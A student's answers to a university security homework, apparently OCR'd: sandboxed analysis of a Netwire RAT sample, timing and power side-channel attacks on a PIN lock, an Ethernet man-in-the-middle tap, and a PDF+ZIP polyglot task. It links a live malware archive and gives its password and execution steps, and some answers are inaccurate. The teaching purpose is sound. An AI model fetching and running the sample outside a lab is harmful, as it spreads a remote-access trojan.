
Part 5: The Malware

ULTRA-DANGER! Take EXTREME care in handling of the Windows malware linked below. Do not even *extract* it anywhere but the sandbox of the throwaway VM unless you seriously know what you're doing!

This is real malware recently analyzed by a security researcher. It was the payload of a spam email campaign that included a link to a Word document with a macro that would retrieve and execute the program. We're skipping the attack vector and analyzing the payload directly.

1. Using a sandboxed web browser on the VCL VM, download the malware: http://people.duke.edu/~tkb13/courses/ece590-sec/homework/hw3/MALWARE.zip
2. Either from the sandboxed browser or from a sandboxed Windows Explorer, extract the malware. The ZIP password is:
   `THIS IS MALWARE, DO NOT RUN ON ANY SYSTEM YOU CARE ABOUT`
3. Ensure that Process Monitor and Process Explorer are running. In Process Monitor, clear the log and enable event capture.
4. Verify that you are still in a sandboxed process, and execute the malware. Nothing will appear to happen. After a few seconds, stop event capture in Process Monitor to reduce the amount of events you have to sift through. Using filters and highlight rules, determine the following.
5. What file(s) did the program create or modify?

   It created Fondue.exe



6. What important registry entries did the program create or modify? Don't just provide an exhaustive list -- summarize the changes.

Expected behavior wasn't displayed.

Time ...	Process Name	PID	Operation	Path	Result	Detail
10:40:...	Fondue.exe	6132	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	6132	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	6132	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	6132	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	6132	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	6132	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	6132	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	6132	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	22812	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	22812	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	22812	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	22812	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	22812	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	22812	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	22812	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	22812	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	32240	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	32240	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	32240	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	32240	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	32240	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	32240	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	32240	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	32240	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	31844	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	31844	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	31844	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	31844	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...
10:40:...	Fondue.exe	31844	RegSetValue	HKU\Sandbox_rg239_DefaultBox\user\current\software\Microsoft\Windows\CurrentVersion...	SUCCESS	Type: REG_DWO...


7. One of the registry entries ends in "CurrentVersion\Run" -- research this registry key. What does it do?

Couldn't find the desired registry entry.
Run and RunOnce registry keys cause programs to run each time that a user logs on. The data value for a key is a command line no longer than 260 characters.

8. Based on your findings above, how does this malware hide itself and remain persistent?

The malware also creates a start-up entry in the registry for persistence. The malware misuses Run Keys to loop their malicious programs so they run each and every time Windows is started. The malicious Run key is is behind the re-emergence of a malicious attack at each new boot after either manual removal attempt or use of a subpar antivirus or anti-spyware tool. The malicious program stores and automatically runs its malicious executable from memory.

9. Using Process Explorer, identify the running malware resident in memory. Click on it in Process Explorer and paste a screenshot below. *HINT: It will NOT have the same process name "gatcp.exe" name as the original executable -- if you can't find it, review more closely the previous questions above.*



Fondue.exe	4,444 K	14,140 K	6688	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,440 K	14,164 K	7868	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,348 K	14,152 K	9960	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,496 K	14,228 K	5424	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,440 K	14,144 K	2924	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,392 K	14,140 K	9196	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,368 K	14,120 K	8488	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,352 K	14,128 K	6868	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,420 K	14,148 K	6380	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,352 K	14,076 K	8308	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,384 K	14,144 K	8284	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,408 K	14,160 K	8548	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,436 K	14,124 K	9212	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,356 K	14,084 K	9752	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,348 K	14,108 K	6272	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,392 K	14,128 K	5956	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,428 K	14,112 K	856	Windows Features on Dema...	Microsoft Corporation
Fondue.exe	4,340 K	14,084 K	9288	Windows Features on Dema...	Microsoft Corporation

10. Use the VirusTotal option from Process Explorer to evaluate the malware. Click on the resulting number to see the detailed analysis. Paste a screenshot of the result. How many scanners detected it? How many did not? How does this make you feel?

    None of the scanners detected it. It made me feel paranoid.

ADMINUSLabs	Clean	AegisLab WebGuard	Clean
AlienVault	Clean	Antiy-AVL	Clean
Avira	Clean	BADWARE.INFO	Clean
Baidu-International	Clean	BitDefender	Clean
Blueliv	Clean	CLEAN MX	Clean
Comodo Site Inspector	Clean	CRDF	Clean
CyberCrime	Clean	CyRadar	Clean
desenmascara.me	Clean	DNS8	Clean
Dr.Web	Clean	Emsisoft	Clean
EonScope	Clean	ESET	Clean
ESTsecurity-Threat Inside	Clean	Forcepoint ThreatSeeker	Clean
Fortinet	Clean	FraudScore	Clean
FraudSense	Clean	G-Data	Clean
Google Safebrowsing	Clean	K7AntiVirus	Clean
Kaspersky	Clean	Malc0de Database	Clean
Malekal	Clean	Malware Domain Blocklist	Clean

11. On VirusTotal.com, under "additional information", several long hex strings are listed -- what are these?

    Several long hex string which were listed under additional information were actually md5, sha512 hashes of the malware.

12. In theory, the sandbox should prevent the malware from actually gaining persistence on the system. Where did the effects of the malware "go"? *HINT: Check out the "Explore Sandbox" option that Sandboxie has.*

    Expected Behavior wasn't displayed. Tried out the Explore Sandbox option. There weren't any files which could be attributed to the malware.

13. Let's verify that the sandbox saved us from a persistent infection. Reboot the VM -- you can do this either from the VCL control panel, or by executing "shutdown /r" from a command line in the VM. Reconnect after the reboot and check Process Explorer...as best you can tell, is the malware running? (It shouldn't be....if it is, you probably failed to run it in the sandbox -- you'll need to restart this procedure from scratch. Destroy your VM and make a new one -- do not attempt to re-use a potentially compromised VM to do the steps above.)

    Nope. The malware wasn't running anymore.

14. Using the information you've gathered, what steps should you take to remove an instance of this malware from a normal (i.e. non-sandboxed) system?

    It is best to use a professional anti-malware solution and suite to disinfect our system, restore corrupted files and remove malicious Run Key and Services in the Windows Registry.

15. Now let's be slightly less safe. Ensure AGAIN that you have no valuable data on the VM and that none of your network drives are mapped. Using the "Explore Sandbox" option, run the malware from the sandbox's Downloads directory *without* sandboxing it. **This will deliberately infect the actual VM with the malware!**

16. Using Process Explorer, find the running malware, now unrestrained by Sandboxie. Perform your proposed procedure to remove the malware and reboot the VM. Using Process Explorer, verify the malware is gone. Did you get it? If it is not, try again until you successfully remove it. Note your actions and results as you go.

    The proposed method worked. Checked Process Explore. Fondue.exe wasn't running anymore.

17. Now that the malware is apparently gone (i.e. no longer listed in Process Explorer), how confident are you that you got it all? If you answered something like "100% confident", research the impact that hubris has had on human history (Icarus, Napoleon in Russia, the roaring '20s and great depression, the Vietnam War, the 2008 financial crisis, etc.), and revise your answer. How might some exceedingly clever malware have survived?

    I'm not completely confident that I got it all. If a malware removal tool cannot find the malicious program and supporting components, it cannot remove the offender. There might still be registry modifications which couldn't be completely detected or removed.

18. At any point, did we actually discover what this malware was designed to do? Does that worry you?

    No, we didn't discover what this malware was designed to do. However, since the program itself was not compatible with Windows 10, I can't fully comment on how much further analysis was possible. It doesn't worry me because Windows 10 was capable of handling it. I had to turn Defender off to execute the program.

19. When you're done, immediately ***destroy the VM***.

Background: The malware in question is a variant of Netwire RAT, documented here. It presumably is allowing remote control of infected machines for basically any purpose. This means that infected systems could easily be used as a botnet to conduct coordinated brute force login or DDOS attacks against internet sites, to retrieve any confidential files, to log user keystrokes, or to display any manner of advertising or malicious content to the users of the system.

Question 9: Hardware level attacks (4 points)

Read PoC||GTFO 04:10 ("Forget Not the Humble Timing Attack").

a. Explain how the attack on the hard drive enclosure was able to reduce the search space from 1,000,000 attempts to 60.

The hardware drive is formatted into two partitions – the public partition and the vault partition. The logic gates are used to multiplex multiple parts from limited pins of WM3082A. The WM3028A chip, is a microcontroller-based system which is responsible for fixing reads of the partition table once the correct password is put in. The timing attack is devised as follow: We break the system one digit at time, by measuring the time after the last digit has been pressed. The main logic followed by this attack is that the delay between reading the button press and displaying the LED will be shortest if the first digit is wrong, longer if the first digit is right.There are si digits in the password. We change a single digit at a time starting from the first position. There would be a time delay between 0-6-6-6-6-6 and 1-6-6-6-6-6 considering our password starts with 1. This would be the same for each correct digit. If we had to brute force this password number of possible combinations = 10^6 as 10 digits from 0 – 9 are allowed. But using this timing attack, we only need to use 60 combinations in the worst case.

b. How is the TinySafeBoot firmware “better” than the hard drive enclosure?

The TinySafeBoot firmware is better than the hard drive enclosure in the sense that it offers protection against timing attacks. When a wrong password is entered, it jumps into an endless loop, effectively avoiding providing any information that would be useful for a timing attack.

c. A “side channel” attack is one where we use a normally-ignored side effect as useful information about a target. What is the side channel used to defeat the TinySafeBoot firmware despite the defense referred to (b) above?

Although TinySafeBoot is capable of handling timing attacks, it falls prey to a different kind of attack which is a side channel attack. We measure the power consumption of the device, which clearly indicates the differences between the correct and incorrect guesses. This can be done by using a resistor in-line with the microcontroller power supply. In the power trace, we can easily determine when the system enters an infinite loop due to wrong password input. It happens as soon as the device receives an incorrect character of the password.

d. What standard password-handling technique would have defeated the attacks described? Why wasn’t the above technique deployed in these cases? Hint: what is the code storage capacity and the RAM size of the ATmega328P?

The system should have stored hashed passwords. The SRAM of Atmega328P is 2KB and the code storage capacity is 32KB. The size is not enough to store common hashing algorithms.

Question 10: A practical man-in-the-middle hardware attack (6 points)

Consider the lens project by Zach Banks and Eric Van Albert, entertainingly presented in a presentation at Def Con 23. Watch the talk, then answer the questions below.

a. What is the importance of the punch-down method of connection as opposed to simply cutting and plugging in the conductors? How does this help the attacker?

The punch down cables connect to the ethernet by splicing the insulation around it and connecting to the metal inside. There is no need for breaking the physical connection at any point of time to attach the cable.

b. What is the accelerometer for?

The inventors wanted to make the board tamper-evident. The accelerometer on the board gives feedback regarding whether the board has been jostled or tampered with during an operation.

c. What is the difference between “passive tap” and “active tap”? What does an active tap allow an attacker to do that would otherwise not be possible?

Passive tap refers to tapping into the middle of the ethernet cable in a phone-clip style and obtain the data. There are NICs one either ends with termination resistors. We add another NIC in the middle which heavily degrades the signal and might lead to data loss.
Activate tap refers to becoming one of the ends for data transmission. We cut the ethernet in the middle and add a NIC and become one of the ends. Active allows an attacker to tap into data without disambiguation and accurately determine what kind of data is being transmitted without loss of signal strength.
The ethernet cable is spliced along device under test A and device under test B. In default passive configuration, the two devices are connected. This results in two signal paths for data to be transmitted. We can remove one path without interrupting the signal.
In active configuration, device under test A is connected to tap A and device under test B is connected to tap B.

d. To achieve the goal of looping camera footage, why can’t they just record and replay the raw packets seen on the network?

To achieve the goal of looping camera footage, we can’t just record and replay the raw packets seen over network because of sequence number in data stream which prevents it. There might also be spurious traffic.

e. Briefly summarize the network layers and protocol involved in the final video looping demo.

For the final video, they read the video stream from camera over RTP and created a new stream using ffmpeg and forged packets from camera of new stream. The network layers were link layer, ethernet, IP, UDP, h264 and TCP. The Real-time Transport Protocol is a network protocol for delivering audio and video over IP networks. RTP runs over User Datagram Protocol. RTP is used in conjunction with the RTP Control Protocol (RTCP). RTP is designed for end-to-end, real-time, transfer of streaming media. The protocol provides facilities for jitter compensation and detection of packet loss and out-of-order delivery, which are common especially during UDP transmissions on an IP network. RTP allows data transfer to multiple destinations through IP multicast.

f. They mention that they’re “glossing over” the issue of HTTPS. How would HTTPS address this problem?

If HTTPS protocol is enabled in the embedded camera system, even if data is tapped, it would be encrypted and hence difficult to use for looping.

Question 11: Manipulating binary file formats (4 points)

Question 0 of this assignment involved detecting and decoding a polyglot PDF that was also a valid JPEG. **To receive credit for this question, the answers PDF you submit must also be a polyglot, but rather than a PDF+JPEG polyglot, it should be a PDF+ZIP polyglot. The ZIP aspect should contain (1) your public SSH key and (2) a picture of a fat dog (<100kB).**

The construction of a PDF+ZIP polyglot is easier than you may guess because of the peculiar format of ZIP files. You may consult the ZIP file format article on Wikipedia, the napkin drawings by Julia Wolf in PoC||GTFO 01:05 ("This ZIP is also a PDF"), or this way-way-too-detailed presentation deck also by Julia Wolf.